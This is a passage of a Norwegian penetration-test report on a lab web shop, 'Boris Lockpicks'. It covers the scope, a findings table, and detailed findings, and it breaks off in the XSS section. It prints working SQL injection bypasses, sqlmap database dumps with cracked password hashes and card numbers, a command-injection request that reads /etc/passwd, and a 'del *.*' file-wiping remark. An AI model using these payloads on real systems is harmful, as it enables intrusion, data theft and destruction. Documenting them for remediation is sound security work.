



NOWHERE

PENTESTING & SECURITY CONSULTING

THE THINGS
WE DO FOR
SECURITY

KONFIDENSIELT

PENETRASJONSTEST

Webapplikasjon

KUNDE
Boris lockpicks

RAPPORTDATO
25.09.2026

SECURING
WHAT MATTERS



NOWHERE

Innhold

1. Executive Summary.....	2
2. Testmetodikk og rammeverk.....	3
2.1 Prosjektmål.....	3
2.2 Begrensninger	3
2.3 Omfang.....	4
2.4 Vurdering av alvorlighetsgrad.....	4
2.5 Sårbarhetstabell.....	5
2.6 Teknisk kartlegging – OWASP.....	6
3. Funn.....	6
Kritisk/Høy	6
3.1 SQL Injections	7
3.2 OS Command Injection.....	11
3.3 Cross-site scripting (XSS).....	13
3.4 Local File Inclusion	15
3.5 Usikret adminkonsoll	17
3.6 Manipulering av produktmengde	20
3.7 Server Side Request Forgery.....	22
3.8 Utdatert operativsystem-kjerne	24
3.9 Svake RSA nøkkelstørrelser	26
Middels	26
3.10 Utdatert TLS.....	27
3.11 Anti-CSRF Tokens	29
3.12 IDOR	31
3.13 MD5 passord.....	33
3.14 Omgåelse av kontosperring via SQL Injection	35
3.15 ClickJacking Header	37
3.16 Usikret lagring av sensitiv informasjon.....	38
Lav	39
3.17 Manglende sikkerhetsflagg på cookies	40
3.18 Unødvendig kjørende tjeneste.....	41
3.19 Manglende begrensning på antall funksjonskall.....	43
3.20 Application Error Disclosure.....	44
3.21 Manglende HSTS-header.....	46
3.22 Skjult admin-lenke.....	47
3.23 Manglende krav til passordstyrke	48
3.24 ICMP Timestamp Information Disclosure.....	49
4. Positive eksisterende sikkerhetstiltak	51
5. Konklusjon.....	52
5.1 Verifisering / retest.....	52
5.2 Begrensninger og forutsetninger	52

1. Executive Summary

Testen avdekket flere sikkerhetssvakheter med varierende alvorlighetsgrad. De mest alvorlige funnene viser at applikasjonen mangler grunnleggende sikkerhetskontroller for behandling av brukerinput, autentisering og tilgang til serverressurser.

Det ble blant annet demonstrert at en angriper kan omgå innlogging og hente ut informasjon fra databasen, samt kjøre operativsystemkommandoer på serveren. Det ble også identifisert svakheter som gjør det mulig å kjøre ordsinnet kode i andre brukers nettlesere, lese lokale filer fra serveren og få serveren til å kontakte interne tjenester.

Flere av svakheterne kan også kombineres. Dette øker konsekvensen sammenlignet med dersom svakheterne vurderes isolert. Testingen viste eksempelvis at svakheter i applikasjonen kunne benyttes til å oppnå administrative funksjoner og sensitiv informasjon.

Utbedringen bør prioriteres etter alvorlighetsgrad, med de kritiske sårbarhetene først. Disse svakheterne kan få store konsekvenser dersom de utnyttes, og bør derfor håndteres så raskt som mulig.

Videre anbefales det å:

- Styrke kontrollen av informasjonen som mottas og behandles av applikasjonen
- Forbedre beskyttelsen av brukerkontoer, innlogging og sensitiv data
- Begrense tilgangen til administrative funksjoner og tjenester
- Oppdatere eller erstatte utdaterte sikkerhetsmekanismer
- Fjerne tjenester og funksjoner som ikke er nødvendige
- Gjennomgå de resterende funnene og utbedre dem basert på alvorlighetsgrad og virksomhetens egen risikovurdering.

Detaljerte tekniske anbefalinger for hvordan hvert enkelt funn kan utbedres finnes i rapportens tekniske del.

Alvorlighetsgradene i denne rapporten er basert på de tekniske funnene fra sikkerhetstesten. Vurderingene gir et grunnlag for videre risikostyring, men representerer ikke alene virksomhetens samlede risiko. Testen har ikke nødvendigvis full innsikt i alle trusler virksomheten står ovenfor, eller hvilke forretningsmessige konsekvenser en utnyttelse kan få. Den endelige risikovurderingen bør derfor gjøres av virksomheten basert på funnene i denne rapporten, sammen med øvrige kunnskap om virksomhetens systemer, verdier og trusselbilde.

2. Testmetodikk og rammeverk

Sikkerhetstesten av Boris Lockpicks ble gjennomført i perioden 10.09.2026-25.09.2026 i et kontrollert labmiljø. Testeren hadde autorisert tilgang til servermiljøet, kildekoden og nødvendig påloggingsinformasjon.

Testingen tok utgangspunkt i OWASP Web Security Testing Guide (WSTG), som ble brukt som veiledning gjennom testprosessen.

TESTPROSESSEN

01	KARTLEGGING Første del av testen bestod av å kartlegge applikasjonens angrepsflate. tjenester, sider, funksjoner, endepunkter og input-parametere ble identifisert for å danne grunnlag for videre testing.
02	SIKKERHETSTESTING Identifiserte inngangspunkter og funksjoner ble undersøkt. Testing omfattet blant annet autentisering og tilgangskontroll, behandling av brukerinput, sesjonshåndtering og serverkonfigurasjon.
03	VERIFISERING Potensielle sårbarhetene ble undersøkt videre og, der det var mulig, verifisert manuelt. Dette ble gjort for å bekrefte at sårbarhetene faktisk kunne utnyttes og for å redusere risikoen for falske positive fra automatiserte verktøy.
04	RAPPORTERING Bekreftede funn ble dokumentert med beskrivelse, konsekvens, teknisk dokumentasjon og anbefalte utbedringstiltak. Funnene ble kategorisert etter alvorlighetsgrad som kritisk, høy, middels eller lav.

2.1 Prosjektmål

Målet med sikkerhetstesten var å identifisere sårbarheter som kan påvirke konfidensialiteten, integriteten eller tilgjengeligheten til Boris Lockpicks.

Testen skulle samtidig undersøke om identifiserte svakheter kunne utnyttes i praksis, og gi anbefalinger til hvordan sikkerheten kan utbedres.

2.2 Begrensninger

Sikkerhetstesten representerer sikkerhetstilstanden innenfor det avtalte omfanget og på tidspunktet testen ble gjennomført. En penetrasjonstest kan ikke garantere at alle eksisterende sårbarheter blir identifisert.

Automatiserte verktøy ble benyttet som støtte under deler av testingen. Slike verktøy kan både rapportere falske positive og unnlate å identifisere eksisterende sårbarheter. Potensielle funn ble derfor undersøkt og verifisert manuelt der dette var mulig.

2.3 Omfang

TESTPARAMETER	VERDI
MÅL	Boris Lockpicks
TYPE	Webapplikasjon
IP-ADRESSE	192.168.212.135/136
TESTTYPE	White-box
MILJØ	Kontrollert labmiljø
TESTPERIODE	10.09.2026 – 25.09.2026
OMFANG	Webapplikasjonen og tilhørende tjenester innenfor det avtalte labmiljøet
UTENFOR OMFANG	▪ OSINT ▪ Social Engineering


2.4 Vurdering av alvorlighetsgrad

ALVORLIGHETSGRAD	BESKRIVELSE	ANBEFALT TIDSFRIST
● KRITISK	Sårbarheter som kan føre til omfattende kompromittering av applikasjonen, serveren eller sensitive data.	Umiddelbart
● HØY	Alvorlige sårbarheter som kan gi betydelig uautorisert tilgang eller påvirkning.	Raskt
● MIDDELS	Sårbarheter med moderat konsekvens eller som krever bestemte forutsetninger for å kunne utnyttes.	Planlagt
● LAV	Sårbarheter med begrenset direkte konsekvens, men som bør utbedres som en del av generell sikkerhetsforbedring.	Løpende

2.5 Sårbarhetstabell

ID	SÅRBARHET / FUNN	RISIKONIVÅ	SIDETALL
3.1	SQL Injection	● KRITISK	S. 7
3.2	OS Command Injection	● KRITISK	S. 11
3.3	Cross-site scripting	● HØY	S. 13
3.4	Local File Inclusion	● HØY	S. 15
3.5	Usikret adminkonsoll	● HØY	S. 17
3.6	Manipulering av produktmengde	● HØY	S. 20
3.7	Server Side Request Forgery	● HØY	S. 22
3.8	Utdatert operativsystem-kjerne	● HØY	S. 24
3.9	Svake RSA nøkkelstørrelser	● HØY	S. 26
3.10	Utdatert TLS	● MIDDELS	S. 27
3.11	Anti-CSRF Tokens	● MIDDELS	S. 29
3.12	IDOR	● MIDDELS	S. 31
3.13	MD5 Passord	● MIDDELS	S. 33
3.14	Omgående av kontosperring	● MIDDELS	S. 35
3.15	ClickJacking header	● MIDDELS	S. 37
3.16	Usikret lagring	● MIDDELS	S. 38
3.17	Manglende sikkerhetsflagg	● LAV	S. 40
3.18	Unødvendig kjørende tjeneste	● LAV	S. 41
3.19	Manglende begrensning funksjonskall	● LAV	S. 43
3.20	Application Error Disclosure	● LAV	S. 44
3.21	Manglende HSTS-header	● LAV	S. 46
3.22	Skjult admin-lenke	● LAV	S. 47
3.23	Manglende krav til passordstyrke	● LAV	S. 48
2.24	ICMP Timestamp Information Disclosure	● LAV	S. 49

Funn etter alvorlighetsgrad



■ Kritisk ■ Høy ■ Middels ■ Lav

2.6 Teknisk kartlegging – OWASP

KATEGORI / TJENESTE	TEKNOLOGI / PROTOKOLL	DETALJER / VERSJON
Åpen port: 80/tcp	HTTP Web Server	Viderekobler til HTTPS
Åpen port: 443/tcp	HTTPS Web Server	Boris lockpicks webapplikasjon
Åpen port: 9999/tcp	HTTP Admin Console	Abyss Web Server Console
Operativsystem	Debian GNU/Linux 10	10 (buster)
Kernel	Linux Kernel	4.19.0-5-amd64 (4.19.37-5)
Webserver	Abyss Web Server	Versjon 2.16.9.1-X1-Linux
Programmeringsspråk	PHP	Versjon 7.3.31-1~deb10u5
Database	MySQL/MariaDB	MariaDB 10.3.39
Rammeverk / cms	Ingen	Ingen kjente rammeverk/CMS identifisert
Applikasjonstype	Egenutviklet	PHP-webapplikasjon
Server api	CGI/FastCGI	Grensesnitt for applikasjonskjøring

3.1 SQL Injections

KRITISK

! CWE CWE-89 SQL Injection	BERØRTE ENDEPUNKTER mypage_show.php admin.php	ANSVARLIG Utvikler	REFERANSER owasp-SQL-Injection cwe-mitre-89
-------------------------------------	---	-----------------------	---

Beskrivelse


Applikasjonen bygger SQL-spøringer ved å sette brukerinput direkte inn i spørringsteksten, uten bruk av prepared statements. Dette gjør det mulig for en angriper å skrive inn egen SQL-syntaks i input-felt som normalt kun forventer f.eks. et brukernavn, og dermed endre den faktiske spørringen som kjøres mot databasen.

Konsekvens

En vellykket SQL injection kan brukes til å omgå autentisering uten gyldig brukernavn/passord, hente ut data fra databasen som normalt ikke skal være tilgjengelig, samt kartlegge hele databasestrukturen. I verste fall kan sårbarheten også brukes til å endre eller slette data. Siden det ble bekreftet mulig å omgå administrator-innlogging, og deretter hente ut fullstendige tabeller med kundeinformasjon og ansattinformasjon, vurderes konsekvensen som svært alvorlig.


Funn

I denne applikasjonen ble innloggingsfeltet testet ved å legge inn SQL-syntaks i stedet for et vanlig brukernavn. Ved bruk av *UNION SELECT* var det mulig å påvirke databasespørringen for å logge inn uten brukernavn og passord.




Figur 3.1.1 Test av antall kolonner med *UNION SELECT* i innloggingsfeltet.

Først ble antall kolonner i den opprinnelige SQL-spørringen undersøkt. Dette ble gjort ved å teste *UNION SELECT* med forskjellige antall verdier. Da spørringen inneholdt åtte kolonner, ble den akseptert og applikasjonen logget inn.




3.1.2 Skjermbilde av innlogget brukerside.

SQL injection ble også testet mot innloggingen på *admin.php*. Ved å manipulere brukernavn-feltet med SQL-syntaks trengte man ikke brukernavn og passord. Testen resulterte i at applikasjonen ga tilgang til *admin_show.php* uten at et gyldig administratorpassord ble oppgitt.




Figur 3.1.3 Bruk av OR for å omgå autentisering i innloggingsfeltet på *admin.php*.




Figur 3.1.4 Skjembilde av vellykket omgåelse av administratorinnlogging.

Det ble videre undersøkt om andre parametere i applikasjonen var sårbare for SQL injection. ID-parametere på *mypage_show.php*, som brukes til å hente informasjon om en bestemt bruker, viste seg å være SQL-injiserbar. Verktøyet *sqlmap* ble brukt mot den sårbare id-parametere, for å verifisere.



Figur 3.1.5 *sqlmap* bekrefter SQL injection i GET-parametere ID, med flere mulig utnyttelsesteknikker.


Testen viser at id-parametere er sårbare for flere teknikker som boolean, error, tidsbasert og UNION basert. Boolean-basert SQL injection ble testet ved at *sqlmap* kunne legge til en sann betingelse i ID-parametere, og deretter ble logget inn uten brukernavn og passord.






Figur 3.1.6 vellykket innloggingsside ved hjelp av `TRUE 7779=7779`, som vist i figur 3.1.6.

Error-basert ble verifisert ved at databaseinformasjon kunne hentes ut gjennom applikasjonens feilmeldinger. Ved hjelp av `EXTRACTVALUE()` ble databasen tvunget til å generere en feil som inkluderte resultatet fra `VERSION()`.



Figur 3.1.7 Error-basert SQL injection returnerer MariaDB-versjonen gjennom applikasjonens feilmelding.


Videre ble `sqlmap` brukt til å hente ut mer informasjon om databasen.



Figur 3.1.8 Skjermbilde viser tilgjengelige databaser (4).



Figur 3.1.9 Skjermbilde som viser de forskjellige tabellene (7) i borislockpicks databasen.



Figur 3.1.10 Skjermbilde som viser kolonnene i borislockpicks databasen.

```
Database: borislockpicks
Table: customer
[7 entries]
```

uid	login	name	logins	pwhash	address	cardnumber	expiryyear
1	bengt	Bengt Ostby	0	84d961568a65073a3bcf0eb216b2a576 (superman)	Hoyskolen Kristiania\r\n0999 Oslo	12312312	2023
2	anne	Anne Holm	0	a0dff60cf804e30e76745e734571d1c3	Hoyskolen Kristiania\r\n0999 Oslo	11563300	2026
5	karina	Karina Bjork	0	308e1920c81ba72b0788839184bea5ed	Oslogate 42\r\n0101 Oslo	98373988	2027
8	stian	Stian Kvals	0	9e43721b669b2e0f6acccf1881615efa	Gateadressen 12\r\n0309 Huttiheita	45645645	2024
9	navn	Navn Navnessen	0	dd95e6ea0c2ffb0cc00d6f6549df756 (mittpassord)	Standardveien 99\r\n9999 Usett	01917488	2027
10	testen	Ny Bruker En	0	5f4dcc3b5aa765d61d8327deb882cf99 (password)	testveien 48	43745345	2023
11	testto	Nummertester	0	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Denne er en vei	43232222	2023

Figur 3.111 Verktøyet søker etter kjente passord ved å sammenligne hash-verdiene mot innebygde ordlister.

Samme fremgangsmåte ble deretter gjentatt for de resterende tabellene i databasen. Tabellen *customer* og *employee* viste seg å inneholde sensitiv informasjon som innloggingsdetaljer.

```
Database: borislockpicks
Table: employee
[1 entry]
```

uid	login	pwhash
1	admin	5fcfd41e547a12215b173ff47fdd3739 (trustno1)

Figur 3.112 Uthentet innloggingsinformasjon fra tabellen *employee*, inkludert brukernavn og passord-hash.

Anbefalt utbedring

- Bruk prepared statements for all database-kommunikasjon, i stedet for å sette brukerinntype direkte inn i SQL-teksten.
- Implementer streng inputvalidering på alle felt som brukes i databasespørringer.
- Følg prinsippet om least privilege for databasebrukeren som applikasjonen kobler seg til med, slik at den kun har tilgang til de tabellene/operasjonene den faktisk trenger.
- Les mer her:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

3.2 OS Command Injection

KRITISK

!	CWE CWE-78 OS Command Injection	 BERØRTE ENDEPUNKTER Sendemail.php	 ANSVARLIG Utvikler	 REFERANSER owasp-Command-Injection cwe-mitre-78
---	--	---	--	--

Beskrivelse

OS command Injection gjør det mulig for en angriper å få applikasjonen til å kjøre uønskede kommandoer direkte på serverens operativsystem. Dette skjer fordi brukerininput settes direkte inn i en kommando som applikasjonen bygger og kjører via operativsystemet, uten at spesialtegn som brukes til å skille kommandoer fra hverandre (som &, ,, |) fjernes eller nøytraliseres. En angriper kan dermed avslutte den opprinnelige, tiltenkte kommandoen tidlig og legge til en helt egen, vilkårlig kommando som serveren utfører.

Konsekvens

En vellykket utnyttelse kan gi en angriper mulighet til å hente ut informasjon om systemet, lese vilkårlige filer, kartlegge brukere, prosesser og tjenester, eller i verste fall slette filer eller ta full kontroll over serveren. Alvorlighetsgraden avhenger av hvilke rettigheter den kjørende prosessen har, men selv med begrensede rettigheter kan sårbarheten gjøre stor skade.

Funn

Sårbarheten ble funnet og testet ved hjelp av verktøyet *ZAP*. Ved å injisere kommandoen *cat /etc/passwd* i *message*-parameteren returnerte applikasjonen innholdet fra serverens */etc/passwd*-fil. Dette bekrefter at brukerininput kan føre til kjøring av operativsystemkommandoer på serveren.

```
subject=Tip+about+new+store+Boris+Lockpicks%21&email=noreply%40borislockpick.local&endtxt=%5Cn%5CnThis+message+is+sent+from+an+unmonitored+email+and+cannot+be+replied.&csrf=181715&from=r&to=r&message=r%22%26cat%20%2Fetc%2Fpasswd%26%22
```

Figur 3.2.1 Payloaden i request-formatet, med meldingen som ble endret.

```
<pre style="border-left: 26px solid #323232; color: #F5F5F5;">root:x:0:0:root:/root:/bin/bash<br>daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin<br>bin:x:2:2:bin:/bin:/usr/sbin/nologin<br>sys:x:3:3:sys:/dev:/usr/sbin/nologin<br>sync:x:4:65534:sync:/bin:/bin/sync<br>games:x:5:60:games:/usr/games:/usr/sbin/nologin<br>man:x:6:12:man:/var/cache/man:/usr/sbin/nologin<br>lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin<br>mail:x:8:8:mail:/var/mail:/usr/sbin/nologin<br>news:x:9:9:news:/var/spool/news:/usr/sbin/nologin<br>uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin<br>proxy:x:13:13:proxy:/bin:/usr/sbin/nologin<br>www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin<br>backup:x:34:34:backup:/var/backups:/usr/sbin/nologin<br>list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin<br>irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin<br>gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin<br>nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin<br>_apt:x:100:65534:/:nonexistent:/usr/sbin/nologin<br>systemd-timesync:x:101:102:systemd Time Synchronization,::/run/systemd:/usr/sbin/nologin<br>systemd-network:x:102:103:systemd Network Management,::/run/systemd:/usr/sbin/nologin<br>systemd-resolve:x:103:104:systemd Resolver,::/run/systemd:/usr/sbin/nologin<br>messagebus:x:104:110:/:nonexistent:/usr/sbin/nologin<br>dnsmasq:x:105:65534:dnsmasq,::/var/lib/misc:/usr/sbin/nologin<br>usbmux:x:106:46:usbmux daemon,::/var/lib/usbmux:/usr/sbin/nologin<br>rtkit:x:107:113:RealtimeKit,::/proc:/usr/sbin/nologin<br>pulse:x:108:117:PulseAudio daemon,::/var/run/pulse:/usr/sbin/nologin<br>speech-dispatcher:x:109:29:Speech Dispatcher,::/var/run/speech-dispatcher:/bin/false<br>avahi:x:110:119:Avahi mDNS daemon,::/var/run/avahi-daemon:/usr/sbin/nologin<br>saned:x:111:120:/:/var/lib/saned:/usr/sbin/nologin<br>colord:x:112:121:colord colour management daemon,::/var/lib/colord:/usr/sbin/nologin<br>geoclue:x:113:122:/:/var/lib/geoclue:/usr/sbin/nologin<br>hplip:x:114:7:HPLIP system user,::/var/run/hplip:/bin/false<br>Debian-gdm:x:115:123:Gnome Display Manager:/var/lib/gdm3:/bin/false<br>systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin<br>boris:x:1001:1001:/:home/boris:/usr/bin/bash<br>mysql:x:116:124:MySQL Server,::/nonexistent:/bin/false<br>sshd:x:117:65534:/:run/sshd:/usr/sbin/nologin<br>admin:x:1002:1002:/:home/admin:/bin/sh<br>proftpd:x:118:65534:/:run/proftpd:/usr/sbin/nologin<br>ftp:x:119:65534:/:srv/ftp:/usr/sbin/nologin<br>bind:x:120:127:/:var/cache/bind:/usr/sbin/nologin<br><br>Email sent to r<br></pre><p style="border-left: 26px solid #323232; color: #F5F5F5; font-family: Arial;font-size: 20px;">Thank you for sending an email to your friend :-)</p>
```

Figur 3.2.2 Skjerm bilde av den returnerte http-responsen.

Som ytterligere verifisering ble kommandoen `dir` injisert i meldings-feltet i *tellfriend.php*. Serveren returnerte en kataloglisting fra serverens filsystem.

MANUELL TESTING
`test" & dir & echo "`

Use this form to send an email message telling a friend about this site

From (name)

To (email)

Message

Figur 3.2.3 Kommando: `test" & dir & echo "` ble injisert i meldingfeltet, *tellfriend.php*.

```
This message is sent from an unmonitored email and cannot be replied.
Email sent to test@test.no

ACKNOWLEDGES      index.html      store
admin_checklogin.php lockguide.pdf  store_addtobasket.php
admin.php          lockpicking.php store_checkout.php
admin_show.php     media          store_checksession.php
backend            mypage_chpwd.php store_completed.php
backtocontent.link.html mypage_login.php store_payment.php
backtomain.link.html mypage_logout.php store.php
backtostore.link.html mypage.php      store_removeitem.php
content.php        mypage_show.php store_viewdetails.php
content_show.php   mypage_update.php tellfriend.php
COPYRIGHT          phpinfo.php    usrmgr_checklogin.php
docs               register.php    usrmgr_clear.php
error_403.html     restartnow.html usrmgr_register.php
getbaskettotal.php searchresults.php usrmgr_saveuser.php
questbook.php      sendemail.php  sqlqueryfunc.php
images             sqqueryfunc.php

Thank you for sending an email to your friend :-)
```

Figur 3.2.4 Skjermbilde av serverrespons som viser kataloginnholdet på serveren.

I og med at vi kan kjøre `dir`, kan vi også bruke mye farligere ting. Vi kunne for eksempel ha kjørt `del *.*` som ville ha slettet alle filene på servern.

Anbefalt utbedring

- Unngå shell/systemkommandoer helt der det finnes et API eller bibliotek som gjør samme jobb.
- Ikke send ukontrollert brukerinntil til en kommando. Bruk allowlist-validering dersom input faktisk må påvirke en kommando.
- Least privilege kan redusere hvor mye en angriper kan få tilgang til dersom noe går galt.
- Les mer her:

https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html

3.3 Cross-site scripting (XSS)

HØY

!	CWE CWE-79 Cross-Site Scripting	 BERØRTE ENDEPUNKTER guestbook.php store_viewdetails.php telfriend.php	 ANSVARLIG Utvikler	 REFERANSER owasp-xss cwe-mitre-79
---	---	---	--	--

Beskrivelse

Applikasjonen lar brukeren skrive inn innhold som kan bli tolket som JavaScript i nettleseren, i stedet for å behandle det som ren tekst. Dette skjer fordi brukerinput vises tilbake i HTML-responsen uten at spesialtegn som <, > og " kodes om til en trygg, ikke-kjørbar form. Nettleseren klarer da ikke skille mellom innhold som skal vises, og kode som skal kjøres.

Konsekvens

En angriper kan få vilkårlig JavaScript til å kjøre i nettleseren til andre brukere som besøker den berørte siden. Dette kan brukes til å stjele session-cookies og annen informasjon lagret i nettleseren, endre innholdet på siden brukeren ser, utføre handlinger på vegne av den innloggede brukeren, eller om dirigere brukeren til en ondsinnet nettside.

Funn

Stored XSS

Applikasjonen er sårbar for Cross-site scripting. I gjesteboken kan JavaScript legges inn som brukerinput og lagres av applikasjonen. Koden kjøres på nytt i nettleseren når gjesteboken åpnes eller oppdateres. Det ble også observert at JavaScript kunne kjøres gjennom andre input felt.

